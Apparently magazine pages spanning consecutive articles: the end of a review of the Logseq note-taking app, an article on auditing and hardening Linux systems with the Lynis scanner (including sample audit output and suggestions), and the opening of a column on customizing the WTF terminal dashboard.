


Figure 1: The Logseq desktop app is similar to the web version. The sidebar on the left displays the hamburger menu, while the sidebar on the right shows content, graphs, and help (both sidebars can be hidden).

literature manager (you must be working in Zotero for the connection to work).

Local Knowledge Management

Logseq can be used as a web service or as a desktop application (Figure 1) on Linux, macOS, Windows, and soon

officially on Android. Logseq's underlying Electron framework [9] results in the application weighing in at around 150MB. Such a large chunk of disk space is a potential disadvantage, even for a tool with Logseq's functionality.

Logseq is quickly deployed, either as an installation from the website, a Flatpak, or an AppImage (see the

"FUSE" box). Logseq saves all your entries as separate files on your hard disk, where they remain under your control (Figure 2). Whether you run Logseq as a web app or as a locally installed application, the first order of the day is to create a local folder in your home directory to store all your files. You can specify the same home




Figure 2: Each page or journal entry is saved as a text file in Logseq. You can open and edit the entries with a Markdown app or any text editor.




Figure 3: In the *Settings | Editor*, you can set preferences for how your editor works.

directory for both the web version and the desktop application, which means that changes to the web version are replicated locally. Logseq is not case sensitive; *Recipes* and *recipes* will both take you to the same page.

If you want to type without distractions, Logseq comes up fullscreen with sidebars added to the left and right if needed. In the Settings menu (accessed by clicking on the ellipsis icon in the main panel), you can set editor preferences (Figure 3), choose a light or dark page background, enable Logseq's experimental encryption feature, or link Logseq to Zotero, among other options. From the left sidebar (accessed by clicking on the hamburger menu), you can navigate between *Journals*,

Flashcards, *Graph view*, and *All pages*, as well your favorites or recently viewed items. The *Flashcards* option lets you create flashcards for revision purposes (Figure 4). To add a new page, click the plus icon at the bottom of the screen.

Markdown or Org Mode

While writing, you can format the text with Markdown immediately. After pressing the Enter key, you immediately see the formatted results in the same window and not in a separate one like many Markdown apps. Each time you press Enter, the editor creates a new bullet point, which you can tab in as needed. A bullet point with text is known as a *Block* in Logseq. Pressing

Shift + Enter creates a new line in the same block. Under *Settings | Version Control*, a Git-style feature lets you view and restore previous versions of the content via *File history* (Figure 5).

If you enter a slash in a block, a context menu will open with a long list of options for formatting the block including adding links, images, and a to-do entry. The to-do entry creates a box at the beginning of the block entry that, when checked, crosses out the text and marks it as done.

Right-clicking on a bullet point opens a list of formatting options, including color formatting, converting the block into a template, and more. Among other things, you can move the text located to the right of a bullet point to the right sidebar and keep multiple notes in view at the same time. If you left-click one of the bullets, you will only see the selected block, which means you can edit it without distractions. Logseq lets you manipulate blocks in many ways. Among other things, blocks can be moved, expanded, and collapsed (Figure 6).

Logseq also lets you include links to PDF documents. Clicking on a link opens the document in a separate window and lets you highlight text passages, which the program then adopts as references in the notes. If you click on a reference of this type, the PDF then opens at that location.

Linking Content

Perhaps you have created thousands of notes over the years. Navigating through them can be difficult. Logseq does not follow the top-down design principle when working with folders; instead it uses a bottom-up design [11] in the form of graphs.

Logseq supports you by automatically creating graphs that resemble mind maps [12]. These graphs work along similar lines as the human brain, where categories are created by linking synapses. As a result, the more often an entry is linked to others by backlinks or hashtags, the more prominently the entry is displayed in the graph. A graph also helps to see which pages are not linked but would benefit from a link. The usefulness of these graphs increases with the number of entries and links (Figure 7).




Figure 4: Logseq supports flash cards for revising content. You can create cards from scratch or extract them from previously created blocks.

You can also search at the word level. To do this, either use the search mask (Ctrl + K) or hold down the Shift key and click on the title of a page in the sidebar or a linked term in an entry. The respective page with its links then appears in the right sidebar.

Linking with square brackets or hashtags in Logseq proves to be a powerful tool. To create connections, create a new bullet point in an entry and type the title of an existing or yet-to-be-created page in double square brackets. Depending on your preference, you can use a hashtag instead to create the link. Backlinks or hashtags form the links in the graph.

Learning Curve

Logseq may seem a little confusing at first until you find your workflow – sometimes this takes several tries. I start each morning with a journal entry that summarizes the day's tasks. It has a header of *Tasks* in double square brackets, which means that it can be linked to an existing page on the topic, or I can create a new page with that name. If I then click on the *Tasks* page, I will see a continuous list of daily tasks with their respective dates. Combining this with the to-do function, I quickly have an overview of what I have done and what I still need to work on.

This work approach saves a great deal of time, because you can work with shortcuts instead of folders. You don't have to think about where to store entries or how useful a heading is: The meaning is derived from the links. You can write about a wide variety of topics in a daily journal entry and then link them meaningfully to other pages that already exist or you plan to create.

As a result, you generally don't have to worry about finding entries in Logseq. However, if you want to use graphs productively, you should think about a sensible structure in advance and test it. When doing so, start by looking at the *Graph view* from the left sidebar after making changes to the entries and then decide if this makes sense for your use case.

In this article, I can only hope to present a fraction of Logseq's feature set. I have only been using Logseq for two

months in parallel to my long-time favorite local wiki Zim, and I still feel very much like a Logseq novice. It takes a few months of use for Logseq to fully reveal

its secrets. The documentation, FAQ, and an option for defining keyboard shortcuts are all hidden behind the *Help* link at the top of the right sidebar.




Figure 5: A Git-style feature supports versioning and reverting to previous versions of the entry.




Figure 6: Right-clicking on a block's bullet point opens a list of formatting options. You can color code the block, convert it to a template, open the entry in the sidebar, copy its references, or create a flashcard with its content.




Figure 7: The *Graph view* visualizes the links between pages and journal entries.

Conclusions

Logseq's reception in the open source community is evident from the 120 or so contributors on GitHub and a Discord chat with 1,300 active participants at the time of testing.

The only negative point I noticed in testing is that Logseq collects telemetry data without asking the user. If in doubt, you may want to check out the relatively brief privacy policy [13].

Logseq has gleaned many features from Roam Research and made some

things better, such as PDF integration. Although the application is still in the beta phase, the software's potential is already becoming apparent. An Android app is in the testing phase and can be found as an APK on the GitHub page. A Pro version of Logseq with synchronization is in the planning stage. The developers just received about \$4 million in venture capital, but you can also support Logseq by donating on OpenCollective [14]. ■■■

Info

- [1] Evernote Linux: <https://evernote.com/earlyaccess>
- [2] Logseq: <https://github.com/logseq/logseq>
- [3] Roam Research: <https://roamresearch.com/>
- [4] Notion: [https://en.wikipedia.org/wiki/Notion_\(productivity_software\)](https://en.wikipedia.org/wiki/Notion_(productivity_software))
- [5] Org mode: <https://en.wikipedia.org/wiki/Org-mode>
- [6] TiddlyWiki: <https://tiddlywiki.com>
- [7] Excalidraw: <https://github.com/excalidraw/excalidraw>
- [8] Zotero: <https://en.wikipedia.org/wiki/Zotero>
- [9] Electron: [https://en.wikipedia.org/wiki/Electron_\(software_framework\)](https://en.wikipedia.org/wiki/Electron_(software_framework))
- [10] FUSE for Appliance: <https://github.com/ApplianceKit/wiki/FUSE>
- [11] Bottom up: https://en.wikipedia.org/wiki/Top-down_and_bottom-up_design
- [12] Mind map: <https://en.wikipedia.org/wiki/Mindmap>
- [13] Data privacy: <https://logseq.com/blog/privacy-policy>
- [14] Donating to Logseq: <https://opencollective.com/logseq>

Author

Ferdinand Thommes lives and works as a Linux developer, freelance writer, and tour guide in Berlin.

Looking for your place
in open source?



Set up job alerts and
get started today!

OpenSource
JOB HUB

opensourcejobhub.com/



Security audits with Lynis

Professional Hardening

The complexity of modern distributions offers many potential attack vectors for malware. Lynis lets you find these vulnerabilities before an attacker does. *By Erik Bärwaldt*

Virtually nobody uses a computer without Internet access. Unfortunately, the network of networks is teeming with malicious programs that exploit vulnerabilities in operating systems, firmware, and application programs looking to inject malware or steal personal data.

Sys admins protect their systems against these attacks as part of their daily grind. Home users also need to protect their systems by keeping their computers up to date and running an occasional security scan to detect any vulnerabilities. Lynis [1], a free software tool from CISOfy, covers a wide range of problem scenarios and lets you perform regular system checks in no time at all.

First Launch

Lynis, a command-line program, comes with a collection of scripts for Unix-style systems. These scripts check various vulnerable system components for insecure settings and display color-coded results.

You will find Lynis in the repositories of many distributions and can install it using any of the popular package management tools. You also can download Lynis from the CISOfy website. I recommend this

approach because you will always find the latest version there [2]. CISOfy (located in Vlijmen, Netherlands) offers the community variant of Lynis free of charge. The download contains the actual application, but some additional programs and the Collector are missing. Lynis comes with some community plugins out of the box.

Lynis Enterprise

For companies that need to monitor more than 10 workstations, CISOfy offers Lynis Enterprise, which is available as a software as a service (SaaS, a licensing and sales model where the provider operates software on their own infrastructure and offers a subscription model for use). Lynis Enterprise comes with numerous plugins and additionally generates web-based reports in line with various standards. The Enterprise variant also lets you check Docker files in container environments and monitor remote computer systems.

CISOfy offers the SaaS version of Lynis Enterprise as a subscription for \$3 per month. For larger organizations that require monitoring of more than 100 workstations, a self-hosted package is available for setting up a local Lynis instance

on the intranet. The self-hosted Enterprise variant also includes all of the additional packages and is suitable for services that provide security audits for other companies [3].

At Your Command

You will find detailed instructions for installing the Lynis community variant on various distributions [4] on the CISOfy website. You then execute the program by typing `lynis <parameter>` in a terminal window. To access the available command parameters, type `lynis show`.

The central command for auditing the local system is `lynis audit system`. The application now runs over 200 test parameters and displays the results in a simple table after a short wait (Figure 1). To the right of each test category, the results appear in green, yellow, or red. If the results are displayed in yellow, you need to check the setting, but if the text color is red, you will want to reconfigure the service in question. Lynis grays out components that are not available on the system, provided that their absence does not affect the security of the system as a whole.

The individual tests are divided into categories. If you launch the software as a

Photo by FLY:D on Unsplash

normal user, Lynis skips some checks that can only be executed if you are root. The program outputs messages to point out the skipped test routines. After the test results, Lynis also displays a hardening index and shows potential for improvement. Lynis makes suggestions based on the individual test categories on how you can upgrade problematic settings to improve your system's security. You can open these tips by following the links in your web browser (Figure 2).

Logger

Lynis generates multiple logs. Besides a profile containing the respective test scenario, it generates a logfile and a report. Lynis shows you the search paths for the individual files after starting the tests.

The report is the most important of these files. It not only contains a detailed list of all loaded kernel modules, data on the network interfaces, and the directory structures, but it also includes all of the installed packages, cron jobs, and the tests that have been run. These do not appear in plain text like in the program output, but with their internal designations. Lynis also outputs detailed information about the services loaded by the init system.

The report also contains several suggestions on how to harden the current system against attacks. However, these suggestions are somewhat cluttered and unstructured in the report. The suggestion tag at the beginning of each line marks the individual suggestions.

Profiles

Lynis supports the use of different profiles. You can view a list of all existing profiles with `lynis show profiles`. The preset profile uses all available options. If you only want to test certain components or services, you can create an additional profile for this purpose. There are no restrictions on the number of profiles.

The profiles are simple text files, which can be managed with any text editor. However, be careful not to modify the original profile. To use a specific profile during a test run, specify its name as an option when calling Lynis. To perform a test run with a specific profile, type the following at the prompt:

```
lynis audit --profile <profile>
```

```
dd@ubu2204d: ~
[+] Kernel
-----
- Checking default run level [ RUNLEVEL 5 ]
- Checking CPU support (NX/PAE) [ FOUND ]
  CPU support: PAE and/or NoeXecute supported
- Checking kernel version and release [ DONE ]
- Checking kernel type [ DONE ]
- Checking loaded kernel modules [ DONE ]
  Found 75 active modules
- Checking Linux kernel configuration file [ FOUND ]
- Checking default I/O kernel scheduler [ NOT FOUND ]
- Checking for available kernel update [ OK ]
- Checking core dumps configuration
  - configuration in systemd conf files [ DEFAULT ]
  - configuration in /etc/profile [ DEFAULT ]
  - 'hard' configuration in /etc/security/limits.conf [ DEFAULT ]
  - 'soft' configuration in /etc/security/limits.conf [ DEFAULT ]
- Checking setuid core dumps configuration [ PROTECTED ]
- Check if reboot is needed [ NO ]

[+] Memory and Processes
-----
- Checking /proc/meminfo [ FOUND ]
- Searching for dead/zombie processes [ FOUND ]
- Searching for IO waiting processes [ NOT FOUND ]
- Search prelink tooling [ NOT FOUND ]

[+] Users, Groups and Authentication
-----
- Administrator accounts [ OK ]
- Unique UIDs [ OK ]
- Unique group IDs [ OK ]
- Unique group names [ OK ]
- Password file consistency [ SUGGESTION ]
- Checking password hashing rounds [ DISABLED ]
- Query system users (non daemons) [ DONE ]
```

Figure 1: Lynis displays the color-coded test results in groups on the terminal.

```
dd@ubu2204d: ~
-[ Lynis 3.0.8 Results ]-
Great, no warnings
Suggestions (37):
-----
* This release is more than 4 months old. Check the website or GitHub to see if there is an update available. [LYNIS]
  https://cisofy.com/Lynis/controls/LYNIS/
* Set a password on GRUB boot loader to prevent altering boot configuration (e.g. boot in single user mode without password) [BOOT-5122]
  https://cisofy.com/Lynis/controls/BOOT-5122/
* Consider hardening system services [BOOT-5264]
  - Details : Run '/usr/bin/systemd-analyze security SERVICE' for each service
  https://cisofy.com/Lynis/controls/BOOT-5264/
* If not required, consider explicit disabling of core dump in /etc/security/limits.conf file [KRNL-5820]
  https://cisofy.com/Lynis/controls/KRNL-5820/
* Run pwck manually and correct any errors in the password file [AUTH-9228]
  https://cisofy.com/Lynis/controls/AUTH-9228/
* Configure password hashing rounds in /etc/login.defs [AUTH-9230]
  https://cisofy.com/Lynis/controls/AUTH-9230/
* Configure minimum password age in /etc/login.defs [AUTH-9286]
  https://cisofy.com/Lynis/controls/AUTH-9286/
* Configure maximum password age in /etc/login.defs [AUTH-9286]
  https://cisofy.com/Lynis/controls/AUTH-9286/
* Default umask in /etc/login.defs could be more strict like 027 [AUTH-9328]
  https://cisofy.com/Lynis/controls/AUTH-9328/
```

Figure 2: Lynis suggests potential improvements to the configuration in the form of URLs (shown in gray).

When you assign names to new profiles that you generate from the default profile as a template, you should include the components to be tested in the name. For example, you can create specific profiles for different installations, but also group different server services, such as web or mail servers, into separate profiles. The security level can also be taken into account in individual profiles.

Regular Scanning

Especially in a corporate environment, you will want to run security scans regularly. A cron job gives you the ability to run Lynis at fixed intervals. To do this, the application offers the `--cronjob` call parameter, which does a complete scan of the system. You also need to generate a matching script and create the associated paths to be able to save the report.

Automated tests will then run at regular intervals without any user interaction. The software also removes all special characters from the report to facilitate processing downstream. Users of the Enterprise variant also have the

option to use the `--upload` parameter to send the report to their own Lynis instance for auditing and documentation purposes [5].

Color Scheme

When you run Lynis, depending on the background color selected, the contrast of the console output can be too low, making the results difficult to read. To avoid this, start the application using the `--reverse-colors` parameter. This tells the tool to adapt the output to light terminal backgrounds. Color highlighting can also be turned off completely with the parameter `--no-colors` (Figure 3).

Problems

By default, Lynis always saves the reports it generates in the `/var/log/` directory, creating the `lynis.log` and `lynis-report.dat` files. If you need the test reports for documentation purposes over the long term, you should copy them to a separate data carrier or to another directory immediately after the test run. Otherwise, Lynis overwrites

the existing logs on each new run without further ado.

Add-Ons

Thanks to its modular structure, Lynis can easily be extended with plugins to help you retrieve additional data from the systems you scan. Because Lynis's check routines consist of shell scripts, savvy administrators have the option of writing any plugins they need themselves. The developers provide detailed instructions for this [6].

Provided the plugins are explicitly enabled in the individual profiles, Lynis automatically processes any plugins you add during scans. By default, these extensions reside in the `/usr/share/lynis/plugins/` directory. During a test run, they can be called at two phases; the results are displayed on the standard output and stored in the report file.

CISOfy also maintains a database of plugins that can be individually downloaded and integrated into a Lynis installation. However, to access these extensions, you first need to register with the provider and be an Enterprise customer.

Conclusions

Lynis is a powerful tool for finding vulnerabilities on computer systems. The Community version is suitable for home users and admins with a manageable number of computers, while the Enterprise version is recommended for larger installations. The Enterprise version also comes with additional features, such as a web-based control panel and plugins that let you check file integrity. With the help of an extension for pentesting, Lynis is also suitable for playing out attack scenarios like the ones that occur in real life. Every security-conscious user should have Lynis in their toolbox. ■■■

Info

- [1] Lynis: <https://cisofy.com/lynis/>
- [2] Lynis download: <https://cisofy.com/downloads/lynis/>
- [3] Variants: <https://cisofy.com/pricing/>
- [4] Installation instructions: <https://cisofy.com/documentation/lynis/get-started/>
- [5] Cron jobs: <https://cisofy.com/documentation/lynis/configuration/#lynis-cronjob>
- [6] Create your own plugins: <https://cisofy.com/documentation/lynis/plugins/development/>

```

dd@ubu2204d: ~
[+] Kernel
-----
- Checking default run level [ RUNLEVEL 5 ]
- Checking CPU support (NX/PAE) CPU support: PAE and/or NoeXecute supported [ FOUND ]
- Checking kernel version and release [ DONE ]
- Checking kernel type [ DONE ]
- Checking loaded kernel modules [ DONE ]
  Found 79 active modules
- Checking Linux kernel configuration file [ FOUND ]
- Checking default I/O kernel scheduler [ NOT FOUND ]
- Checking for available kernel update [ OK ]
- Checking core dumps configuration
  - configuration in systemd conf files [ DEFAULT ]
  - configuration in /etc/profile [ DEFAULT ]
  - 'hard' configuration in /etc/security/limits.conf [ DEFAULT ]
  - 'soft' configuration in /etc/security/limits.conf [ DEFAULT ]
  - Checking setuid core dumps configuration [ PROTECTED ]
- Check if reboot is needed [ NO ]

[+] Memory and Processes
-----
- Checking /proc/meminfo [ FOUND ]
- Searching for dead/zombie processes [ NOT FOUND ]
- Searching for IO waiting processes [ NOT FOUND ]
- Search prelink tooling [ NOT FOUND ]

[+] Users, Groups and Authentication
-----
- Administrator accounts [ OK ]
- Unique UIDs [ OK ]
- Unique group IDs [ OK ]
- Unique group names [ OK ]
- Password file consistency [ SUGGESTION ]
- Checking password hashing rounds [ DISABLED ]
- Query system users (non daemons) [ DONE ]

```

Figure 3: Lynis lets you customize the colors in the text output, including turning off the color highlighting.



What?!

I can get my
issues
SOONER?



Available anywhere, anytime!

Sign up for a digital subscription and enjoy the latest articles on trending topics, reviews, cool projects and more...

Subscribe to the PDF edition: shop.linuxnewmedia.com/digisub

Customizing the WTF dashboard tool

At a Glance

Using extensions in Go and Ruby, Mike Schilli adapts the WTF terminal dashboard tool to meet his personal needs. *By Mike Schilli*

I actually wanted to write a terminal user interface (UI) for this issue that would show me important data relating to the system status and world events using widgets. But what a shock when I saw online that there is already an open source tool named WTF [1] (or `wtfutil`, as it was originally called) that has been able to do all this for a long time. Written in Go, WTF can be easily

extended with new widgets. Huzzah, I'll just jump on the WTF bandwagon this time!

To talk the terminal dashboard WTF into filling its tiles with various widgets, as shown in Figure 1, you first need to drop the compiled `wtfutil` Go program into a bin directory as `wtf` and configure a YAML file with the individual WTF modules in the

various tiles. When done, call `wtf` on the command line to marvel at the tiles freshly filled with content in your terminal.

